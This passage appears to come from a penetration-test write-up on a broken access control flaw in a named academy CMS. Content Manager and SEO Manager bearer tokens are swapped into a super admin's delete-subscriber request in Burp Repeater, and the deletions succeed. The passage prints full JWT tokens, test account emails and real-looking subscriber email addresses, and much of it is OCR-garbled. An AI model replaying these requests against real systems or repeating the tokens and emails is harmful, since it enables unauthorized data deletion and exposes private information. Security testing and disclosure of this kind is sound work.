zQ0MTU0YWIwZGU2N2U4NWY5NjYiLCjyYXQj0jE3MDAzNjQ5NDUuMDI3Nzg20TcwMTM4NTQ5
ODA0Njg3NSwibmJmIjoxNzAwMzY00TQ1LjAyNzc5MTk3Njky0DcxMDkzNzUsImV4cC16MTc
wMTIyODk0NS4wMjQwDAwMzgwNzA2Nzg3MTA5Mzc1LCJzdWIi0iIxMDk1LCJzY29wZXMi01
tdfQ.P6Z7XAU8FOu7FiFCoDg25sz0DlcJHugEgsGsqVXQIK2D0weeV-IWA8P1QghUEr2Xuo
8hVlvsyyd0Ke7RZJ0MgQ5MQB0tDYtRgVYcYn-0NvWjgHmqc0P1TKrYClfec8nM2Dk61rBy0
gXPLH8VFUaz6XbFyrmS0t07qKb2kmKiws02Crv4kd-ott9qxFqnxSKJT3y-U14ShjBrQo
X8rGZNg-IDD3hzrlAT2k0SIftTPtPE-X1VGyMcIt3D1AdeUXWGooXHRUxc8B0fl_Lwzj8jn9
2nzRpl_VJJZctKwNgPT7DUbXGz8mE4465AUlwE03_y-gOUc5h214Ycwke6tavEOCIfGqj9S
swQovSw4XTEGlu5M0dH1GYOpV0i6hIUt7tZFzjamX13Vr3TUH47WD2feV-2FH116Z5XEXSx
KFz7PIBGwv1kbHB4XbXWJ6ZRCwsT7NXGvbjT6fSSAtY09yHWP26fZw9LUrxVOFCbuU-1hBE
N5CMqB93TvoSph6oxHlvV9YKum_Q-YeuGt25GW_MHiTAcJkmBaQUfkPQ16qf-Y2m0oEcB
SDzmlLo7shHUhFxTpFNjBtBWfxT97HRfrgs6iZiLb8q7ihiKEDDu37ULEIc8XNrUjV2IXMT
0xq3hYZZQCCa8f96p4bFIsJexAnaYX6alAk9G-RCxz9V919m0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Origin: http://cms.bjitatcademy.com
12 Sec-Fetch-Site: cross-site

```

The Token of Content Manager:

```

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwanRpIjoiYjQ4ZDA0Nz
QONjY30DFhZjU0MjUwMzJ1YmQ00TMmE0ZWI5NhjYzY3MTc1YjN1MTA1M2M3MjMyMjQON
zQ0MTU0YWIwZGU2N2U4NWY5NjYiLCjyYXQj0jE3MDAzNjQ5NDUuMDI3Nzg20TcwMTM4NTQ5
ODA0Njg3NSwibmJmIjoxNzAwMzY00TQ1LjAyNzc5MTk3Njky0DcxMDkzNzUsImV4cC16MTc
wMTIyODk0NS4wMjQwDAwMzgwNzA2Nzg3MTA5Mzc1LCJzdWIi0iIxMDk1LCJzY29wZXMi01
tdfQ.P6Z7XAU8FOu7FiFCoDg25sz0DlcJHugEgsGsqVXQIK2D0weeV-IWA8P1QghUEr2Xuo
8hVlvsyyd0Ke7RZJ0MgQ5MQB0tDYtRgVYcYn-0NvWjgHmqc0P1TKrYClfec8nM2Dk61rBy0
gXPLH8VFUaz6XbFyrmS0t07qKb2kmKiws02Crv4kd-ott9qxFqnxSKJT3y-U14ShjBrQo
X8rGZNg-IDD3hzrlAT2k0SIftTPtPE-X1VGyMcIt3D1AdeUXWGooXHRUxc8B0fl_Lwzj8jn9
2nzRpl_VJJZctKwNgPT7DUbXGz8mE4465AUlwE03_y-gOUc5h214Ycwke6tavEOCIfGqj9S
swQovSw4XTEGlu5M0dH1GYOpV0i6hIUt7tZFzjamX13Vr3TUH47WD2feV-2FH116Z5XEXSx
KFz7PIBGwv1kbHB4XbXWJ6ZRCwsT7NXGvbjT6fSSAtY09yHWP26fZw9LUrxVOFCbuU-1hBE
N5CMqB93TvoSph6oxHlvV9YKum_Q-YeuGt25GW_MHiTAcJkmBaQUfkPQ16qf-Y2m0oEcB
SDzmlLo7shHUhFxTpFNjBtBWfxT97HRfrgs6iZiLb8q7ihiKEDDu37ULEIc8XNrUjV2IXMT
0xq3hYZZQCCa8f96p4bFIsJexAnaYX6alAk9G-RCxz9V919m0

```

Now Replace the super admin's Authorization token with the Content Manager's Authorization token in that API in the repeater:

DELETE /academy/site/api/public/api/v1/contact/delete-email/29

```

Request
Pretty Raw Hex
1 DELETE /academy/api/public/api/v1/contact/delete-email/29
HTTP/1.1
2 Host: cms.bjitacademy.com
3 Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="1"
4 Accept: application/json, text/plain, /*
5 Sec-Ch-UA-Mobile: ?
6 Authorization: Bearer
7 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.eyJhdWQ1c1i5IiwanPpIjciYjQ
8 4ZDAONzQ0NjY3ODhZjU0MjUwMzJ1YmQ0OTMyMmE0ZWI5NzhjYzY3MTc1YjNlMTA
9 IMZMSMjhyHjQ0NzQ0MTUUYWlwgZUUN2U4NW5NjY1LcJpXKgi0j83MDAznjQSNDU
10 uMDI3Ng20TcwMTMANTQ5D0AN0jgJNSvibadmljoxNsAwMzY0UTQ1LjAyNzcSNTB
11 gNykyOcxkHDrzNsUsImV4cC18HTcwMTIyDkEONS4wMjQwDawMzgwNsACNzg3NTA
12 5McclCJzdWt0i1xMDk1lC1z9wZKhioltfQ_P6277KauF0u7FifC0dQ5szo
13 D1cJHugBgsGsqVXQ1KCD0weeV-IWA8Pl0ghhURcXuo8hVlvsyyd0Ke7R2J0MG0SM
14 QBCoDYkRgTYcYn-0NwWjgfmqcOP1TKrYClfec8nMDk6lrvYogPLH0VFUaz6XbF
15 yMrms0To7qGChmKlw4s0Crv4kd-ottSgxFQnxSKJ13y-U14ShhBrqjXGzGZng-
16 IDD3hziLATZKOS1fTPPE-XLVGymc1c3D1adeUXWoooXHRUxc6Bof1_Lwsj8jn92
17 nzRp1_0J3ZctKwNgPT7DUhXg2gmaE446SAU1wEC3_y-g0UcSh14Ycwe6tavEOCI
18 fGqj9SSwQovsW4XTLGiuLs0Ec5DzmLo7shUhfPjPNjEtBWfxT97Hfrfgrs6i
19 CFH11625XEXsKFz7IBGwvUkbhB4XWJ562RwzT7HNGvbjTfISSAtY09yHWP26
20 fzwsULrxV0FCbuU-1bENSCMqB93TvoSzph6oXHlvV9Ykum_0-YeuGt25GW_MHi
21 TacJkmBaQUfhPQ16qf-Y2moEc5DzmLo7shUhfPjPNjEtBWfxT97Hfrfgrs6i
22 Zibb6q7ihKKDDu37UL1E1c8XNrUjV1IXMTUqxg3hYZZGCa8f96p4bFlsJexAnaYX
23 SalAh9G-RCxz9V15m0
24 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
25 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
26 Safari/537.36
27 Sec-Ch-Ua-Platform: "Windows"
28 Origin: http://cms.bjitacademy.com
29 Sec-Fetch-Site: cross-site
30 Sec-Fetch-Mode: cors
31 Sec-Fetch-Dest: empty
32 Referer: http://cms.bjitacademy.com/
33 Accept-Encoding: gzip, deflate, br

```

So the Content Manager has unauthorized access here.

Now From SEO Manager credential:

Account of SEO Manager: test.seo.mohaiminul@bjitacademy.com

Welcome to
BJIT Academy CMS

User Login

Email *

Password *

I'm not a robot

[Forgot Password?](#)

Login

Go to profile page ,capture the request and take the request in the burp repeater like previous way,

The screenshot shows the Burp Suite interface. In the top right, the 'Profile Settings' dialog is open with the name 'testSeoMohaiminul'. The 'Proxy' tab is selected. Below it, the 'Repeater' tab is also visible. The 'Inspector' panel on the right shows various request parameters.

Repeater Tab:

- Request URL: https://cms.bjitacademy.com:443 [13.230.22.132]
- Method: POST
- Headers:
 - Accept: */*
 - Access-Control-Request-Method: POST
 - Access-Control-Request-Headers: authorization
 - Origin: http://cms.bjitacademy.com
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

Request Panel:

Request tab (Raw view):

```

1 POST /academysite/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 877
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary6Kbbs8Ca0tmfEM8T
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoiMWI3Y2Q2OG
JiOGMxMWIwYzk1MTkjGRmYjE20TEzN2I2YWMxYzYzMWJ1NjQxYzUzMGM1NGFhMDM2NDZhM
jVjNGU4HWE50WVmZDczY2VhMjQ1LCJpTXQiojE3MDAzNjU3MjcuMzMOMjk10Tg4MDgyODgl
NzQyMTg3NSwibmJmIjoxNzI1NzI3LjMzNDMwMDk SNDg3MzaONjgg3NSwiZXhwIjoxNzA
xMjI5NzI3LjMyNDQ2NTAzNjMSMjIxMTIxNDACMjUsInN1YiI6IjExMyIsInNjb3BlcyI6WI
19. P_0VsT4IvZGVwScf9yTE_Fl7VZ9rLkYN6P3bqDBxx3CoDnXecBlp0-kAObPLfluCNZJ
B9vkKhUQNU-9T50iPSwbxZGj5SJ85YTKqShVuI4N9MbnsQtW0ek3ujYWrtDvE-aF010oyN8I
vxugBqvQwawjTDm03SfbKZoCR9OnzgDajfmELchMs1xhWisXc8DD1qmVYHA188AIU-w7UA
iRBfGACA8-fL4ssGomyem6AcD1IR1RgYcvi2rP2i0WOT0JeuzD4oCHRhtB20i7AGyH1IDe3
k0-IC3Xmii_8HiWMpaa3FSS0NvHrj1VaReVWHgsQdFRI7J0lsCCEcFrxFVII_j75a2pbUAL
0jBSXhhdpG-YkVwbrzmdRBC_0tXDw5B4zAc_Uv61Fc30Zr6agrzppQ0PyEsKEAm9ghIszTS
wwOf1STUMqPnnyFFB_BbHlm5781erGz7rUW0v8PiBqAzNqpBfiI34J-NXxN6uwctjm_lwnfcJ
t-SOUUmPquoAObn4B2egrubjpqI3jf6ruRQPFGr-JyGfMqealK89A3niCh3zGzsXvKztzXL
Y-u-I65hf0Rjp-Cf53A1g6ab6d1bm6cjeFJ7H_elr-vvAeyQBslKESC BhE9DEsn0VBNY0B
1b4pNrZPgownPFpD5PXKO1_2dGB9ysYdgjC_BwJm3_g15IU
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"

```

Here SEO Manager Authorization Token is :


```

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJhdWQiOiI5IiwianRpIjoiMWI3Y2Q20G
JiOGMxMWIwYzk1MTbjOGPmYjE20TEzN212YWMxYzYzMWJ1NjQxYzUzMGM1NGFhMDM2NDZhM
jVjMGU4MWE50VmZDczY2VhMjQiLCJpYXQj0jE3MDAzNjU3MjcuMzMOMjkl0Tg4MDgyODgl
NzQyMTg3NSwibmJmIjoxNzAwMzY1NzI3LjMzNDMwMDk5NDg3MzAONjg3NSwiZXhwIjoxNzA
xMjI5NzI3LjMyNDQ2NTAzNjM5MjIxMTkxNDA2MjUsInN1YiI6IjExMyIsInNjb3BlcyI6W1
19.P_OVsT4iZGVwSef9yTE_Fk7VZ9rLkYN6P3bqDBxx3CoDNNxecB1p0-kAObPLfluCNZJ
B9vkhUQNU-9Y50iPSwbxZGj5SJKE9YTKqShV0i4N9MbntQ0ek3ujYWrtDvE-aF01OoyN8I
vxugBiwQVwwajTDm03SfbKPZoCR90nzqdAjfmElcMs1xhWisXc8DDiQmVYHA188AU-w7UA
iRBfGACAS-fL4ssGomyem6AcD11R1RgYcv12rP2i0WOT0JeuzD4oCHRhtB20i7AGyH1IDE3
k0-IC3Xmii_8HiWMPa63FS90NvHEj1VaReVWHgsQd6FPk7J01sCCEcFkxVIH_j75a2pbUA1
0jBSXhhdPg-YkVwbrzmdRBC_0tXdw5B4zAc_Uv61Fc30Zr6agrzppQ0PyEsKEAm9ghIszT5
ww0f18TUMqPnyFFB_BbHlm5781erGz7rUW0v8PiBqAzNqpBfI34J-NXxN6uwctjm_lwnfcJ
t-SOUmpQoOAObn4B2egruBjpqI3jf6ruRQPFGr-JyGfMqeakK89A3miCk3zGzsXvKztzXL
Y-u-I65hf0Rjp-Cf53Alg6ab6dIbm6cjeFJ7H_elr-vvAeyQBslKESCBhE9DEsn0VBNYOB
1b4pNrZPgowwPFpD5PKKOI_2dGB9ysYdgjC_BwJm3_g151U

```

Now Replace the super admin's Authorization token with the SEO Manager's Authorization token in that API in the repeater:

DELETE /academy/api/public/api/v1/contact/delete-email/28



The screenshot shows a Postman interface with two panels: Request and Response.

Request Panel:

- Method: DELETE
- URL: /academy/api/public/api/v1/contact/delete-email/28
- Headers:
 - Host: cms.bjitacademy.com
 - Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
 - Accept: application/json, text/plain, */*
 - Sec-Ch-Ua-Mobile: ?0
 - Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJhdWQiOiI5IiwianRpIjoiMWI3Y2Q20G... (Redacted)
- Body: (empty)

Response Panel:

- Status: HTTP/1.1 200 OK
- Date: Sun, 15 Nov 2023 03:54:47 GMT
- Server: Apache
- Cache-Control: no-cache, private
- X-RateLimit-Limit: 60
- X-RateLimit-Remaining: 48
- Access-Control-Allow-Origin: *
- Vary: Accept-Encoding,Authorization
- Connection: close
- Content-Type: application/json
- Content-Length: 1250
- Result:
 - success:true
 - result (Redacted)
 - data:
 - { "id":27, "email": "raihanl993@outlook.com", "sending_time": "21:43 01 Mar 2023" }, { "id":26, "email": "kazirifat64@gmail.com", "sending_time": "11:58 26 Feb 2023" }, { "id":25, "email": "neela.telnet@gmail.com", "sending_time": "01:42 20 Feb 2023" }, { "id":23, "email": "habibahmed273979@gmail.com", "sending_time": "01:42 20 Feb 2023" }

So SEO Manager also has unauthorized access to delete a subscriber.

Now from admin:

The below page has the super admin's authorization token

Superadmin +

Send Cancel < > []

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 DELETE /academy/api/public/api/v1/contact/delete-email/30 HTTP/1.1					
2 Host: cms.bjitacademy.com					
3 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"					
4 Accept: application/json, text/plain, */*					
5 Sec-Ch-Ua-Mobile: ?0					
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwianRpIjoiMTZkYmViZjFhNjQzMThMyMmQ2YTJiMTAyNjhkMWNiZjNhMjM1ODVjZmEyNjdi0GMwMzVhNTkxZDE00TVhNDQ5ZDk0NTY1ZmM4ZGFM0TZkYjMiLCJpYXQi0jE3MDAzNjM3MzMnNjYzNjgzODkxMjk2Mzg2NzE4NzUsIm5iZiI6MTcwmDM2MzcMy42NjM20Dc5NDQOMTiYmzEONDuZtI1LCJ1eHai0jE3MDEyMjc3MzMnNjU50DcxMTAxMzc5Mzk0NTMxMjUsInN1YiI6ijQ3IiwiC2NvcGVzIjpbXX0.K7jAj82BQKykCFHAdspq6naa-t3vJeLcxLEzoTpI8nJf3qiouT-BNwaB2YzHAvC1-WVSrGq3VQLdb4JFEndlgsrzof_Jtn2tguwb9GfmX0ThA7-_T095dlyntaGx48zyvfU6B7cSLK5giIfrs_czHU7huyR9VE0EuSgKQC0sQKZ02UrD4Ub03CGQfKZYTaGbjtgyjnp_75BmJwPSJexTA8-5cfSrYgm-n_evgrBuEtEOy6aZzyH7FHf1-0ID-803LVvf2UrhnriR9VxUGBh0fDr3XdgsmH6AZK4s3cS157oJk9Tefd7rFDpY_3L6stWLxZQKoDDj6ZNo0V4f1V4xsRj143Km05zfUQyFH2ywCxQP3DDA_kx2Emzkyq4_1gENCTRUiYJE1HmLhNHbQyBVHdyvbPQSKbYdft4fkqixtmIzTZUmzAGb-7BDQhxzlhaecgaLuW3iBDco100vo2CWW4dfURbln_JTh0kZqWw-gKUkM ZwE5ry-kBrTZUCRenawGPSbffcRhzhopTkFaPcBrqcbkXn6HrZAjSeRQ2SbjGiupH1G7Vn351EDykyM9EgCaCs8TSJj0ijsswsS3enwd-cPCwhrppadye7XZ8RcwS6TjCaqF8ZTyY14VjPDZ_74byinapaGjls_09F7UjoTfqUddNxVZ1XCVp5Kji0					
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36					
8 Sec-Ch-Ua-Platform: "Windows"					
9 Origin: http://cms.bjitacademy.com					
10 Sec-Fetch-Site: cross-site					

This is the Super Admin Authorization Token

6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwianRpIjoiMTZkYmViZjFhNjQzMThMyMmQ2YTJiMTAyNjhkMWNiZjNhMjM1ODVjZmEyNjdi0GMwMzVhNTkxZDE00TVhNDQ5ZDk0NTY1ZmM4ZGFM0TZkYjMiLCJpYXQi0jE3MDAzNjM3MzMnNjYzNjgzODkxMjk2Mzg2NzE4NzUsIm5iZiI6MTcwmDM2MzcMy42NjM20Dc5NDQOMTiYmzEONDuZtI1LCJ1eHai0jE3MDEyMjc3MzMnNjU50DcxMTAxMzc5Mzk0NTMxMjUsInN1YiI6ijQ3IiwiC2NvcGVzIjpbXX0.K7jAj82BQKykCFHAdspq6naa-t3vJeLcxLEzoTpI8nJf3qiouT-BNwaB2YzHAvC1-WVSrGq3VQLdb4JFEndlgsrzof_Jtn2tguwb9GfmX0ThA7-_T095dlyntaGx48zyvfU6B7cSLK5giIfrs_czHU7huyR9VE0EuSgKQC0sQKZ02UrD4Ub03CGQfKZYTaGbjtgyjnp_75BmJwPSJexTA8-5cfSrYgm-n_evgrBuEtEOy6aZzyH7FHf1-0ID-803LVvf2UrhnriR9VxUGBh0fDr3XdgsmH6AZK4s3cS157oJk9Tefd7rFDpY_3L6stWLxZQKoDDj6ZNo0V4f1V4xsRj143Km05zfUQyFH2ywCxQP3DDA_kx2Emzkyq4_1gENCTRUiYJE1HmLhNHbQyBVHdyvbPQSKbYdft4fkqixtmIzTZUmzAGb-7BDQhxzlhaecgaLuW3iBDco100vo2CWW4dfURbln_JTh0kZqWw-gKUkM ZwE5ry-kBrTZUCRenawGPSbffcRhzhopTkFaPcBrqcbkXn6HrZAjSeRQ2SbjGiupH1G7Vn351EDykyM9EgCaCs8TSJj0ijsswsS3enwd-cPCwhrppadye7XZ8RcwS6TjCaqF8ZTyY14VjPDZ_74byinapaGjls_09F7UjoTfqUddNxVZ1XCVp5Kji0

Now I have to collect the admin token. For that I logged in as admin and then went to profile and captured the profile update request. My main purpose is to collect the admin authentication token.

Account of Content Manager: test.admin.mohaiminul@bjitacademy.com

Intercept HTTP history WebSockets history Proxy settings

Request to https://cms.bjitacademy.com:443 [13.230.22.132]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

6 Accept: application/json, text/plain, /*
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQVPNtShhbodfauc
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3Iiwi簞PjoiOGMzZTN1MDg1ODR1M2EzOGM3MjRhM
mQ3ZmE20GFmZmYONzFbzjRhYTnNjBkYmN1ZjB10TQ30WZhNTBkZDewNTg1MDU1NjAyZTU3ZjczYjaiLCjpxYQijE
3MDACNzgyMzguMjg3MzQzMdI1MjA3NTESNTMxMjUsIm5iZi16MTcwMDY30DlZoC4y0DezNDgwMzE50Tc20DA2NjQwN
j1LCj1eHai0jE3MDElNDlyMzguMjg0DA2MDglNTg2NTQ30DUxNTTyNSwic3VijoINTq1LCjzY29wZXMj0ltdfQ.
Am3aCc08USygBNjxgvL1ldt60oJcE2YCo8-JQxNxBgwVdhL-LpZ-OpHqDMW6PD-pOKVZWA3ygfdBZycCcmzLgwa
vHhW0xQR8n5MDdb8v-Tpf2C1FsGosVjFFDMsJBiXPJUE9tOTsnC_RKpApYq8JGQgPOHhfgdWlAMnk6aXrdeVDfPob
41t862_YKLw4SPz_opc31xysTpJv0TCiomPrp4L-vRuT-GnV3bvf0gSFrsuS1G4dRIq5NUH2GceNsjunAq0IS7kroT
uoFg2XLdketYtY4Kt1IbpIE4_fxDS3-hnUs0nDvc003Y903uM5iMDkS72d8VumMTAywS_80wH-faCI_e
-e_psSsVxitfxY5GB_ar5w0yjocszt0QEsd3tnA4XmGv15tYJXfac0_tSc47-onF41Y47-rjd7amy-2o5G0ieGEh0A
04c9GmAuZX8n_Jehfmb3a0iC6G0skltmYyJYkwBozL49uy0auVNx80pwkuq23xA54HWQEJgK24KTn5-G7BQq28QJ
qwzR1Y6Y_AeHKhGoRC5Bsw-7M9kfUfK4fVmgsRfWn8_filJSFSzp0QWD-monokhCoB8KtANPeX7uKu0WyS2-uqq80p
0CPtbdiFFKjWW1LieuYxJ7QUSK7BN7opt0Y70g0xhWQxt4VCpqw
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/119.0.6045.159 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitacademy.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://cms.bjitacademy.com/backend/profile
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=1, i
20 Connection: close
21
-----WebKitFormBoundaryQVPNtShhbodfauc
23 Content-Disposition: form-data; name="name"
24
25 testAdminMohaiminul
26 -----WebKitFormBoundaryQVPNtShhbodfauc
27 Content-Disposition: form-data; name="email"
28
29 test.admin.mohaiminul@bjitacademy.com
30 -----WebKitFormBoundaryQVPNtShhbodfauc

```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

Now take that request to the burp repeater.

Burp Project Intruder Repeater View Help Turbo Intruder Burp Suite Community Edition

Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Com

superadmin x admin x +

Send Cancel < >

Request

Pretty Raw Hex

```

1 POST /academy/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAI.2.705349359.1700673140; _gid=GAI.2.453865645.1700673140
; _ga_P7XRLTSB1j+GS1.2.1700677572.1.1700678260.0.0
4 Content-Length: 887
5 Sec-Ch-Ua: "Chromium";v="119", "Not A_Brand";v="24"
6 Accept: application/json, text/plain, /*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryQVPNtShhbodfauc
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3Iiwi簞PjoiOGMzZTN1MDg1ODR1M2EzOGM3MjRhM
mQ3ZmE20GFmZmYONzFbzjRhYTnNjBkYmN1ZjB10TQ30WZhNTBkZDewNTg1MDU1NjAyZTU3ZjczYjaiLCjpxYQijE
3MDACNzgyMzguMjg3MzQzMdI1MjA3NTESNTMxMjUsIm5iZi16MTcwMDY30DlZoC4y0DezNDgwMzE50Tc20DA2NjQwN
j1LCj1eHai0jE3MDElNDlyMzguMjg0DA2MDglNTg2NTQ30DUxNTTyNSwic3VijoINTq1LCjzY29wZXMj0ltdfQ.
Am3aCc08USygBNjxgvL1ldt60oJcE2YCo8-JQxNxBgwVdhL-LpZ-OpHqDMW6PD-pOKVZWA3ygfdBZycCcmzLgwa
vHhW0xQR8n5MDdb8v-Tpf2C1FsGosVjFFDMsJBiXPJUE9tOTsnC_RKpApYq8JGQgPOHhfgdWlAMnk6aXrdeVDfPob
41t862_YKLw4SPz_opc31xysTpJv0TCiomPrp4L-vRuT-GnV3bvf0gSFrsuS1G4dRIq5NUH2GceNsjunAq0IS7kroT
uoFg2XLdketYtY4Kt1IbpIE4_fxDS3-hnUs0nDvc003Y903uM5iMDkS72d8VumMTAywS_80wH-faCI_e
-e_psSsVxitfxY5GB_ar5w0yjocszt0QEsd3tnA4XmGv15tYJXfac0_tSc47-onF41Y47-rjd7amy-2o5G0ieGEh0A
04c9GmAuZX8n_Jehfmb3a0iC6G0skltmYyJYkwBozL49uy0auVNx80pwkuq23xA54HWQEJgK24KTn5-G7BQq28QJ
qwzR1Y6Y_AeHKhGoRC5Bsw-7M9kfUfK4fVmgsRfWn8_filJSFSzp0QWD-monokhCoB8KtANPeX7uKu0WyS2-uqq80p
0CPtbdiFFKjWW1LieuYxJ7QUSK7BN7opt0Y70g0xhWQxt4VCpqw
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"

```

Response

Pretty Raw

Here the admin token:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwianRpIjoiOGMzZTN1MD
glODR1M2EzMjRhMmQ3ZmE20GFmZmYONzFhZjRhYTNrNjRfYmN1ZjB1OTQ30WZhNTRjrz
DEwNTg1MDU1NjAyZTU3ZjczYjAiLCJpYXQiOjE3MDA2NzgyMzguMjg3MzQzMDI1MjA3NTk5
NTMxMjUsIm5iZiI6MTcwMDY3ODIzOC4y0DczNDgwMzE50Tc20DA2NjQwNjI1LCJ1eHAi0jE
3MD1NDIyMzguMjgzODA2MDg1NTg2NTQ30DUxNTYyNSwic3ViIjoiNTQiLCJzY29wZXMi01
tdfQ.Am3aCc08USygBNjxgvQL11Dt60oJoE2YC0z8-JQxNxB8wVDhL-Lpz2-0pHqDMW6PD-
p0KVZWa3ygfdbZyCCcmzLgwavHhW0xQR8n5MDbk8v-Tpf2C1FSgOsVjFFDMSJBiXPJUE9t0
Tsnc_RKpApYq8JGQgPOHhfgfDwMAMnk6aXrdeVDfP0b41At862_YKLw49Pz_opc3lxytsTpJ
v0TcIomPrp4L-vRuT-GnV3bvf0gSFrzu91G4dRIq5NUH2GCeNdrijunAQoIS7koTuofgCXLDk
eTYtiydBbLoYv4Eot1IbpIE4_fxDS3-hnU5onDvc003Y903uM5iMDrS72d8VumMTAywS_8
0wH-faCI_e-_epSsVxltfxY5GB_ar5w0yjocsztoQE9d3tnA4MwGv15tYJXfac0_tSc47-
onF41Y47-rjd7amy-2o5G0ieGEhoA04c9GmAuZX8n_Jehfmb3a0iC6mG0sk1tmYyJYkwBoz
bL49uy0auVNx80pwKuq23xA54HWQEJgX24KTn5-G7BQq28QJqwzR1Y6Y_AeHKhGoRC5Bsw-
-7M9kUfK4fVmgbXkfWn8_fi1JSFSzP0QWD-monokkCoB8KtANPeX7uKu0Wys2-uqq80p02Pt
